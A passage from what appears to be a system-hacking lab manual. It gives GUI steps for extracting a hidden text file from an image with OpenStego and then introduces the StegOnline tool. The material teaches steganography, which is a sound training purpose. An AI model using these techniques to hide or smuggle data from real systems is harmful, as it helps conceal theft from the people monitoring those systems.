
22. In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.



23. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.
24. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.
25. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.
26. The file displays all the information contained in the text document, as shown in the screenshot.


Note: In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.

Module 06 – System Hacking




27. Now, we will perform image steganography using **StegOnline** tool.

